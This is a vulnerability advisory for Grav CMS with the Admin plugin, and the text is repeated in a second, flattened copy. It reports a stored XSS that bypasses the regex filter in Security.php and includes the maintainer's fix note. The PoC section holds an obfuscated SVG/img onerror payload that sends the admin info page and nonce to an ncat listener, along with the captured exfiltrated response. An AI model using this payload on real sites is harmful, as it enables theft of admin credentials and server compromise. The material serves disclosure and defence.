Summary
A low-privileged (with the ability to create a page) user can cause XSS with the injection of svg element. The XSS can further be escalated to dump the entire system information available under /admin/config/info whenever a Super Admin visits the page; which can further be chained with the use of admin-nonce to do a complete server compromise (RCE).
Details
Affected endpoint: admin/pages/<page>
Affected code: system/src/Grav/Common/Security.php
    public static function detectXss($string, array $options = null): ?string
    {
        // Skip any null or non string values
        if (null === $string || !is_string($string) || empty($string)) {
            return null;
        }

        if (null === $options) {
            $options = static::getXssDefaults();
        }

        $enabled_rules = (array)($options['enabled_rules'] ?? null);
        $dangerous_tags = (array)($options['dangerous_tags'] ?? null);
        if (!$dangerous_tags) {
            $enabled_rules['dangerous_tags'] = false;
        }
        $invalid_protocols = (array)($options['invalid_protocols'] ?? null);
        if (!$invalid_protocols) {
            $enabled_rules['invalid_protocols'] = false;
        }
        $enabled_rules = array_filter($enabled_rules, static function ($val) { return !empty($val); });
        if (!$enabled_rules) {
            return null;
        }

        // Keep a copy of the original string before cleaning up
        $orig = $string;

        // URL decode
        $string = urldecode($string);

        // Convert Hexadecimals
        $string = (string)preg_replace_callback('!(&#|\\\)[xX]([0-9a-fA-F]+);?!u', static function ($m) {
            return chr(hexdec($m[2]));
        }, $string);

        // Clean up entities
        $string = preg_replace('!(&#[0-9]+);?!u', '$1;', $string);

        // Decode entities
        $string = html_entity_decode($string, ENT_NOQUOTES | ENT_HTML5, 'UTF-8');

        // Strip whitespace characters
        $string = preg_replace('!\s!u', ' ', $string);
        $stripped = preg_replace('!\s!u', '', $string);

        // Set the patterns we'll test against
        $patterns = [
            // Match any attribute starting with "on" or xmlns
            'on_events' => '#(<[^>]+[a-z\x00-\x20\"\'\/])(on[a-z]+|xmlns)\s*=[\s|\'\"].*[\s|\'\"]>#iUu',

            // Match javascript:, livescript:, vbscript:, mocha:, feed: and data: protocols
            'invalid_protocols' => '#(' . implode('|', array_map('preg_quote', $invalid_protocols, ['#'])) . ')(:|\&\#58)\S.*?#iUu',

            // Match -moz-bindings
            'moz_binding' => '#-moz-binding[a-z\x00-\x20]*:#u',

            // Match style attributes
            'html_inline_styles' => '#(<[^>]+[a-z\x00-\x20\"\'\/])(style=[^>]*(url\:|x\:expression).*)>?#iUu',

            // Match potentially dangerous tags
            'dangerous_tags' => '#</*(' . implode('|', array_map('preg_quote', $dangerous_tags, ['#'])) . ')[^>]*>?#ui'
        ];

        // Iterate over rules and return label if fail
        foreach ($patterns as $name => $regex) {
            if (!empty($enabled_rules[$name])) {
                if (preg_match($regex, $string) || preg_match($regex, $stripped) || preg_match($regex, $orig)) {
                    return $name;
                }
            }
        }

        return null;
    }
Specifically the line:
'on_events' => '#(<[^>]+[a-z\x00-\x20\"\'\/])(on[a-z]+|xmlns)\s*=[\s|\'\"].*[\s|\'\"]>#iUu',
assumes that the on_events will always begin with either whitespace, ', " which can easily be bypassed with a simple payload like:
<img src=x onload=alert('1')>
This XSS Filter practice is broken.
- Blacklisting every possible scenario that leads to XSS isn't possible.
- Regex can't parse HTML.
It would be better to use an HTMLPurifier.
PoC
Grav Core + Admin Plugin
Grav Version: v1.7.49.5 - Admin v1.10.49.1
-

Create a low-privileged user with only enough permission to login and perform CRUD on Pages.
-

Login as the low-privileged user and browse to pages:
-

Create a post with the following content:
<svg><foreignObject><img src=x onerror=eval(atob('KGFzeW5jKCk9PntsZXQgcj1hd2FpdCBmZXRjaCgnL2dyYXYtYWRtaW4vYWRtaW4vY29uZmlnL2luZm8nKTtsZXQgdD1hd2FpdCByLnRleHQoKTtuYXZpZ2F0b3Iuc2VuZEJlYWNvbignaHR0cDovLzEyNy4wLjAuMTo4MDAxL2dyYXYtbG9nJyx0KX0pKCk7'))></foreignObject></svg>
The payload base64 is decoded to:
(async()=>{let r=await fetch('/grav-admin/admin/config/info');let t=await r.text();navigator.sendBeacon('http://127.0.0.1:8001/grav-log',t)})();whenever a user with enough privilege visits the attacker-controlled page, a request will be made to the info endpoint and the response will be sent to attacker beacon/listener.
-
Save
-
Start a ncat listener on port 8001.
┌──(kali㉿kali)-[~]
└─$ ncat -lvnp 8001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:8001
Ncat: Listening on [0.0.0.0:8001](http://0.0.0.0:8001/)
Ncat: Connection from [127.0.0.1:44658](http://127.0.0.1:44658/).
-

Now as a Super Admin visit the / of Grav [http://localhost/grav-admin/](http://localhost/grav-admin/) for me:
-
We get a response with the admin-nonce and the entire system information:
┌──(kali㉿kali)-[~]
└─$ ncat -lvnp 8001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:8001
Ncat: Listening on [0.0.0.0:8001](http://0.0.0.0:8001/)
Ncat: Connection from [127.0.0.1:44658](http://127.0.0.1:44658/).
POST /grav-log HTTP/1.1
Host: [127.0.0.1:8001](http://127.0.0.1:8001/)
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: text/plain;charset=UTF-8
Content-Length: 127013
Origin: http://localhost/
Connection: keep-alive
Referer: http://localhost/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Priority: u=6

    <!DOCTYPE html>
    <html lang="en">
    <head>
            <meta charset="utf-8" />
        <title>Configuration: Info | Grav</title>
                    <meta name="description" content="">
                            <meta name="robots" content="noindex, nofollow">
                <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/png" href="/grav-admin/user/plugins/admin/themes/grav/images/favicon.png">


        <script type="text/javascript">
    window.GravAdmin = window.GravAdmin || {};
    window.GravAdmin.config = {
        current_url: '/grav-admin/admin/config/info',
        base_url_relative: '/grav-admin/admin',
        base_url_simple: '/grav-admin',
        route: 'info',
        param_sep: ':',
                enable_auto_updates_check: '1',
                admin_timeout: '1800',
        admin_nonce: '1265db72d897b4324cbe7d1781e66e3b',


<SNIPPED>
Impact
This is a Stored Cross-Site Scripting (XSS) vulnerability exploitable by a low-privileged user, which leads to exfiltration of the admin session context, including the admin_nonce. This nonce can be abused to bypass CSRF protections and authenticate further requests to sensitive admin endpoints. Given Grav’s support for scheduled tasks and extensible plugin architecture, this can be escalated to Remote Code Execution (RCE) under favorable conditions.
Affected Component: Grav Core + Admin Plugin (v1.7.49.5 / v1.10.49.1)
Impact: Full system compromise via RCE chain originating from low-privilege XSS.
CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H
Overall CVSS Score: 9.0
High Impact
Maintainer note — fix applied (2026-04-24)
Fixed in Grav core on the 2.0 branch: commit 5a12f9be8 — will ship in 2.0.0-beta.2. Two changes in tandem:
-
Regex bypass (detection layer) — the on_events regex that missed unquoted handlers is tightened; see the companion GHSA-9695-8fr9-hw5q advisory for details.
-
Missing dangerous tags — svg, math, option, and select have been added to default security.xss_dangerous_tags in system/config/security.yaml. svg and math allow inline scripting through their XML namespace and event-handler surface; option/select are the tags attackers use to break out of the admin's select-template context before dropping the payload.
Combined with the tightened on_events regex, the PoC <svg>…<script>…</script></svg> (and the GHSA-c2q3 </option></select><img src=x onerror=alert(1)> variant) now trip at least one detector.
Files:
References

KhanMarshaI Reporter
Summary
A low-privileged (with the ability to create a page) user can cause XSS with the injection of
svgelement. The XSS can further be escalated to dump the entire system information available under/admin/config/infowhenever a Super Admin visits the page; which can further be chained with the use of admin-nonce to do a complete server compromise (RCE).Details
Affected endpoint:
admin/pages/<page>Affected code:
system/src/Grav/Common/Security.phpSpecifically the line:
assumes that the on_events will always begin with either
whitespace, ', "which can easily be bypassed with a simple payload like:<img src=x onload=alert('1')>This XSS Filter practice is broken.
It would be better to use an HTMLPurifier.
PoC
Grav Core + Admin Plugin
Grav Version:
v1.7.49.5 - Admin v1.10.49.1Create a low-privileged user with only enough permission to login and perform CRUD on Pages.

Login as the low-privileged user and browse to pages:

Create a post with the following content:
The payload base64 is decoded to:
whenever a user with enough privilege visits the attacker-controlled page, a request will be made to the
infoendpoint and the response will be sent to attacker beacon/listener.Save

Start a
ncatlistener on port8001.Now as a Super Admin visit the

/of Grav[http://localhost/grav-admin/](http://localhost/grav-admin/) for me:We get a response with the
admin-nonceand the entire system information:Impact
This is a Stored Cross-Site Scripting (XSS) vulnerability exploitable by a low-privileged user, which leads to exfiltration of the admin session context, including the
admin_nonce. This nonce can be abused to bypass CSRF protections and authenticate further requests to sensitive admin endpoints. Given Grav’s support for scheduled tasks and extensible plugin architecture, this can be escalated to Remote Code Execution (RCE) under favorable conditions.Affected Component: Grav Core + Admin Plugin (
v1.7.49.5/v1.10.49.1)Impact: Full system compromise via RCE chain originating from low-privilege XSS.
CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:HOverall CVSS Score: 9.0High ImpactMaintainer note — fix applied (2026-04-24)
Fixed in Grav core on the
2.0branch: commit5a12f9be8— will ship in 2.0.0-beta.2. Two changes in tandem:Regex bypass (detection layer) — the
on_eventsregex that missed unquoted handlers is tightened; see the companion GHSA-9695-8fr9-hw5q advisory for details.Missing dangerous tags —
svg,math,option, andselecthave been added to defaultsecurity.xss_dangerous_tagsinsystem/config/security.yaml.svgandmathallow inline scripting through their XML namespace and event-handler surface;option/selectare the tags attackers use to break out of the admin's select-template context before dropping the payload.Combined with the tightened
on_eventsregex, the PoC<svg>…<script>…</script></svg>(and the GHSA-c2q3</option></select><img src=x onerror=alert(1)>variant) now trip at least one detector.Files:
system/config/security.yaml— dangerous-tags list extended.system/src/Grav/Common/Security.php— regex tightening.tests/unit/Grav/Common/Security/DetectXssTest.php.References